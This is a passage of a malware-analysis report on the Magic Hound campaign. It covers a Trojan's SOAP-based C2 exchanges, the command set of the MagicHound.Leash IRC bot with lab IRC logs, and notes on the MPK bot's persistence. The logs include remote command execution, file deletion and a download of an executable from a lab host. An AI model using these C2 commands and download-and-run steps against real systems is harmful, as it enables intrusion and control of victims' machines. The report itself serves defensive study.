Host: service.chrome-up.date:8080
Content-Length: 386
Expect: 100-continue
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/
envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema"><soap:Body><SetLog2 xmlns="http://tempuri.org/"><ip>172.16.107.130#172.16.107.130</
ip><mac>60F81DB7A8EB</mac><host>yumyumpizza</host><pass /></SetLog2></soap:Body></soap:Envelope>
```

As you can see from the above request, the SoapHttpClientProtocol class neatly structures data into an HTTP POST request. All subsequent interaction with the C2 server uses the same SOAP web service, so we will not show all of the generated HTTP requests. Instead, we will refer to the specific SOAP action (see "SOAPAction" field in previous example, specifically "SetLog2") that the Trojan requests from the C2 server and the response from the C2 server. After sending the C2 the system information, the malware then issues a second request for "GetHasAnything", which will communicate with the C2 server and ask the server if it has a secondary binary for the Trojan to install.

If the C2 server provides any response to the "GetHasAnything" request, it then calls the "GetIdAbOne" SOAP method to obtain what we believe is a unique identifier for the system that the Trojan will use for further interaction with the C2. After receiving this variable, the Trojan calls the "GetNameAbById" to obtain a base64 string that will be the filename written in a newly created "c:\temp" (decoded from "YzpcdGVtcFw=") folder. The Trojan will then call "GetAbById", which the C2 will provide a base64 string for the contents for the file to write to c:\temp. After obtaining the unique ID from the C2 server, the Trojan calls the "SetAbStatById" method to notify the C2 server of its status of "1" to notify the server it had successfully received the filename and file data.

With the file written to the system, the Trojan calls the "GetishideAbById" SOAP action to determine whether or not the C2 server wishes to execute the newly dropped file in a hidden window. This request is followed by a call to "GetisrunasAbById" to determine if the Trojan should use "runas" to execute the downloaded executable with elevated privileges, which would display the UAC dialog for the user to click.

Unfortunately, we were unable to obtain a secondary payload from an active C2 server.

MAGICHOUND.LEASH

The Magic Hound campaign was also discovered deploying an IRC Bot, which we have named MagicHound.Leash. This tool was discovered when we observed a DropIt sample installing a backdoor Trojan that used IRC for its C2 communications. The bot chooses a random name from 977 hardcoded possibilities, connects to an adversary owned IRC server and joins a channel using the following IRC commands:


USER AS_a # # :des
NICK Conroy
JOIN :#kalk

Leash obtains its commands via private messages (PRIVMSG) sent from the adversary who must also be connected to the IRC server. The following commands are available:


Command	SubCommand	Description
VER		Generates the following IRC client command that will be sent to the C2 server: PRIVMSG <username> : 8 LED= 20160124
KILL		Trojan disconnects from the IRC server and terminates itself

RESET		Trojan disconnects from the IRC server and runs the executable again
OS		Obtains the Windows version and responds to the C2 with the following message "PRIVMSG <username> : <one of the following version strings>": Windows NT Windows 95 Windows 98 Windows ME Windows 2003 Windows XP Windows 7 Windows Vista Unkown os info
!SH	EXEC	Not supported
	MD	Creates a specified directory. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "dir is maked." if successful or "dir is not maked" if unsuccessful.
	MKDIR	Same as MD subcommand.
	RD	Removes a specified directory. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "dir is removed." if successful or "dir is not removed." if unsuccessful.
	DEL	Deletes a specified file. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "file is deleted." if successful or "file is not deleted." if unsuccessful.
	COPY	Not supported.
	MOVE	Not supported.
	REN	Renames a specified file. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "file is renamed." if successful or "file is not renamed." if unsuccessful.
	DRIVE	Lists the logical drives and the type, as well the total/free space of the fixed devices.
EXE		Calls GetModuleFileNameA function to obtain the path to the currently running executable and sends it to the C2 server.
!DWN		Downloads a file from a specified URL. Responds to the IRC server via PRIVMSG with “Download Success :FilePath=<path to downloaded file>” or “Download Fail” if unsuccessful.
!CMD		Trojan executes a command prompt command. The Trojan will save the output of the command to %TEMP%\win<random number>.txt and send the contents to the C2 server or "The length of Cmd result file is ziro!" if the command was unsuccessful.
SA		Generates the following IRC client command that will be sent to the C2 server: PRIVMSG <username> : Hello ,my name is <IRC USER name>, Im ready my Computer Name is:<computer name>


All of the commands, except for the VER command, must be issued by individuals in the IRC channel with nicknames that start with "AS_" or "AF_". This suggests that the adversary’s IRC nickname would need to have these prefixes to control the systems infected with this Trojan. The adversary could have used this name requirement as an added measure to make sure other individuals did not join the IRC server and begin interacting with compromised systems.




```
13:40 -!- AF_rfalc [~rob@192.168.55.154] has joined #kalk
13:40 [Users #kalk]
13:40 [@AF_rfalc]
13:40 -!- Irssi: #kalk: Total of 1 nicks [1 ops, 0 halfops, 0 voices, 0 normal]
13:40 -!- Irssi: Join to #kalk was synced in 1 secs
13:41 -!- Zuria [~AS_a@172.16.107.130] has joined #kalk







 [13:42] [@AF_rfalc(+i)] [3:172/#kalk]
[#kalk]
```




```
 ~AS_a@172.16.107.130 (172)
14:51 <AF_rfalc> !CMD ipconfig
14:51 <Zuria> Windows IP Configuration
14:51 <Zuria> Ethernet adapter Local Area Connection:
14:51 <Zuria> Connection-specific DNS Suffix  . :
14:51 <Zuria> IP Address. . . . . . . . . . . . : 172.16.107.130
14:51 <Zuria> Subnet Mask . . . . . . . . . . . : 255.255.255.0
14:51 <Zuria> Default Gateway . . . . . . . . . : 172.16.107.128
14:51 <Zuria> Ethernet adapter Bluetooth Network Connection:
14:51 <Zuria> Media State . . . . . . . . . . . : Media disconnected
14:51 <AF_rfalc> !CMD hostname
14:51 <Zuria> yumyumpizza

 [14:51] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```




```
 ~AS_a@172.16.107.130 (172)
14:57 <AF_rfalc> !DWN http://172.16.107.128/example.exe
14:57 <Zuria>  10240 Get
14:57 <Zuria>  20480 Get
14:57 <Zuria>  24576 Get
14:57 <Zuria>  Download  Success :FilePath=C:\Documents and
              Settings\Administrator\example.exe






 [14:57] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```




```
~AS_a@172.16.107.130 (172)
14:23 <AF_rfalc> OS
14:23 <Zuria> Windows XP









 [14:23] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```




```
 ~AS_a@172.16.107.130 (172)
14:52 <AF_rfalc> SA
14:52 <Zuria>  Hello ,my name is  Zuria , Im ready my Computer Name
              is:yumyumpizza








 [14:52] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```




```
~AS_a@172.16.107.130 (172)
14:44 <AF_rfalc> !SH DEL c:\file.txt
14:44 <Zuria>  file is deleted. [c:\file.txt]
14:44 <AF_rfalc> !SH DEL c:\file.txt
14:44 <Zuria>  file is not deleted. [c:\file.txt]







 [14:44] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```




```
 ~AS_a@172.16.107.130 (172)
14:49 <AF_rfalc> !SH DRIVE
14:49 <Zuria>  A:
14:49 <Zuria>  C: Localdrive in harddisk. Totalsize:39 GB Freesize:33 GB
14:49 <Zuria>  D: CD/DVD.

 [14:50] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```




```
 ~AS_a@172.16.107.130 (172)
14:25 <AF_rfalc> !SH MD C:\Secondary
14:25 <Zuria>  dir is maked. [C:\Secondary]
14:26 <AF_rfalc> !SH MKDIR C:\Secondary
14:26 <Zuria>  dir is not maked. [C:\Secondary]

 [14:26] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```



```
 ~AS_a@172.16.107.130 (172)
14:30 <AF_rfalc> !SH RD C:\Secondary
14:30 <Zuria>  dir is removed. [C:\Secondary]
14:30 <AF_rfalc> !SH RD C:\Secondary
14:30 <Zuria>  dir is not removed. [C:\Secondary]

 [14:30] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```



```
~AS_a@172.16.107.130 (172)
14:48 <AF_rfalc> !SH REN c:\file.txt c:\file1.txt
14:48 <Zuria>  file is not renamed. [c:\file.txt]

[14:48] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```



```
~AS_a@172.16.107.130 (172)
13:42 -!- Irssi: Starting query in 172 with Zuria
13:42 <AF_rfalc> VER
13:42 <Zuria>      8 LED= 20160124

[13:43] [AF_rfalc(+i)] [4:172/Zuria]
[Zuria]
```

MPKBot

We also found a second IRC bot called MPK (SHA256: d08d737fa59edbea4568100cf83cff7bf930087aaa640f1b4edf48eea4e07b19) using an IP that a Retriever sample was hosted on as a C2 server instead. This MPK IRC bot is very similar to the MPK Trojan that used a custom C2 communications protocol, as discussed in the whitepaper by CheckPoint discussing a threat group called Rocket Kitten. We believe this version of the MPK Trojan is based on the same code base, as both the IRC version and the one discussed in the above white paper have considerable similarities from a behavior standpoint and both Trojan have direct code sharing between them.

From a behaviorial standpoint, both the IRC and custom protocol version of MPK save "tmp.vbs" and "tmp1.vbs" to the %TEMP% folder (both differed slightly but used the same variable names within the script) in order to copy the Trojan to its final location and to execute it. Both variants need to be executed with the command line argument "[2]" to avoid continually attempting to copy and execute the Trojan using the “tmp.vbs” and “tmp1.vbs” files. The two variants of MPK share the same registry key that the Trojan uses to automatically run each time the system starts, specifically:

[HKLM and HKCU]\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\explorer

